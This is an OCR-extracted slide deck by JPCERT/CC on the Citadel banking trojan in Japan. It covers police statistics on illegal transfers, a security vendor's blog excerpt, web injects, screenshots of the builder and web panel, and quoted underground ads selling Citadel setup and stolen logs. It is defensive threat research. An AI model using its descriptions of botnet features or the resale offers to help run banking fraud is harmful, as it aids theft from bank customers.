

Fight Against Citadel in Japan

2014/02/18


JPCERT/CC Analysis Center
NAKATSURU You

Agenda

- Background
 - Unauthorized Remittance in Japan
- Analyzing Citadel
 - Overview
 - Encryption
- Making of Citadel Decryptor
- Citadel Decryptor
 - Usage
 - Demo

BACKGROUND

Illegal Transfer in Japan



http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

Related with Malware

平成26年1月30日
警 察 庁

平成25年中のインターネットバンキングに係る
不正送金への対応について、ア

In most cases, passwords are retrieved and abused through defaced web pages where malware request users to authenticate

1
(1) 1)
(2) 2)
(3) 3)


ア 被害口座/ ほとんどである。
1 被害口座に係るパスワード等を入手する方法は、コンピュータウイルスで表示した不正画面に入力を求めるものが主。たとじ、1月以降、メールでフィッシングサイトに誘導するもの多発

ウ 不正送金等の態様は、

- 不法に売買された口座を用いて送金し、出金役がATMで引き出すもの～約5割
- 真正な名義の口座を用いるものの、資金移動業者を介して不法に国外送金するもの～約2割

http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

Banking Trojan



Why Citadel?

SECURITY INTELLIGENCE BLOG

Threat News and Information Direct from the Experts



Bad Sites Botnets CTO Insights Data Exploits Hacked Sites Mac Malware Mobile Social Spam Targeted Attacks Vulnerabilities

[blog.trendmicro.com](#) Sites > TrendLabs Security Intelligence Blog > Bad Sites > Citadel Makes a Comeback, Targets Japan Users

Sep 2 Citadel Makes a Comeback, Targets Japan Users

10:51 pm (UTC-7) | by [Trend Micro](#)

f Share

Tweet

Through investigation and collaboration between our researchers and engineers, we discovered a malicious online banking Trojan campaign targeting users in Japan, with the campaign itself ongoing since early June of this year. We've reported about such incidents in the past, including in our [Q1 security roundup](#) – and we believe this latest discovery shows that those previous attacks have been expanded and are a part of this particular campaign.

We discovered the online banking Trojan involved in this campaign to be a variant of the Citadel family. Citadel variants are well-known for stealing the online banking credentials of users, directly leading to theft.

We've identified at least 9 IP addresses serving as its command and control(C&C) servers, most of them detected to be belonging in the US and Europe. Monitoring these servers, we also discovered that 96% of the connections to these servers are coming from Japan – further proof that the most of the banking trojan infections are coming from



Search our blog:

 Go


Targeted Attacks




- » Recent Windows Zero-Day Targeted Embassies, Used Syria-related Email
- » Cybercriminals Using Targeted Attack Methodologies (Part 1)
- » Planning for 2014: A Guide To Targeted Attack Defense

<http://blog.trendmicro.com/trendlabs-security-intelligence/citadel-makes-a-comeback-targets-japan-users/>

Banking Trojan Incident



Web Injects



Web Injects Demo

Builder & Web Panel

The image shows two side-by-side screenshots of the Citadel system. On the left is the 'Citadel Builder' application window, featuring a blue header with the logo and title. It includes sections for 'Current version' (Version: 1.3.4.5, Build time: 22:23:30 20.09.2012 GMT, Signature: avltree, Login key: C2E51B1A9C3B93372D8D560591E7AE42), 'Configuration' (Source configuration file: C:\#Documents and Settings\#kanri\デスクトップ\Citadel 1.3.4.5 Botn, with 'Browse...', 'Edit...', 'Build the bot configuration', and 'Build the bot files-proxy' buttons), and 'Building bot' (with 'Build Bot' and 'Build Modules' buttons). On the right is the 'Citadel Universal Spyware System' web panel, with a banner at the top. The main area contains sections for 'Information' (Current user: admin, 31.01.2014, 00:28:47 @ Asia/Tokyo), 'Statistics' (Summary, OS, Installed Software), 'Botnet' (Bots, Web-Injects, Scripts, VNC), 'Reports' (Search in database, Favorite reports), and a 'Filter' section for searching the database by date, Bots, IP-addresses, Countries, and Stop-words.

Underground Market

> [P][rent]Citadel – Banking botnet.

Hello members of Ijuska !

I am here to offer CITADEL **1.3.5.1** Rain Edition Botnet Setup Service.

Bot features:

- video module (record video by url mask)
- screenshots (make screen by url mask)
- webinjests (you can add injects to admin panel and set to bots). no need update a config file.
- VNC module. (access to bots by VNC). manualy and auto-connect with jabber notifier.
- Account parser (collect accounts by mask)
- jabber notifier
- socks5 (backconnect server). manualy and auto-conne
- Form grabber and injects works on IE and FF.
- Redirect technology to hide botnet's domain (use other
- keylogger

Original description of Citadel bot (Russian&English ver)

<http://malware.dontneedcoffee.com/2012/... 3.5.1.html>

<http://malware.dontneedcoffee.com/2012/... ilder.html>

Price: 500 LR/Every month.

You will get Citadel admin panel and Exe file. I don't sell

Selling records of the Trojan citadel of 2012.

Accumulated over the entire year, about 1.5TB reports and so are sold at the following rates:
100GB = 1000WMZ
10GB = 200WMZ
5GB = 100WMZ
1GB = 25WMZ

And so, the test is successful, the Trojan citadel []

Link

Jabber: [\[can see links only to registered users.\]](#) [Зарегистрироваться...](#) []

ICQ: 672378794

PS: country CA IT TR


Free logs can be found here

Image

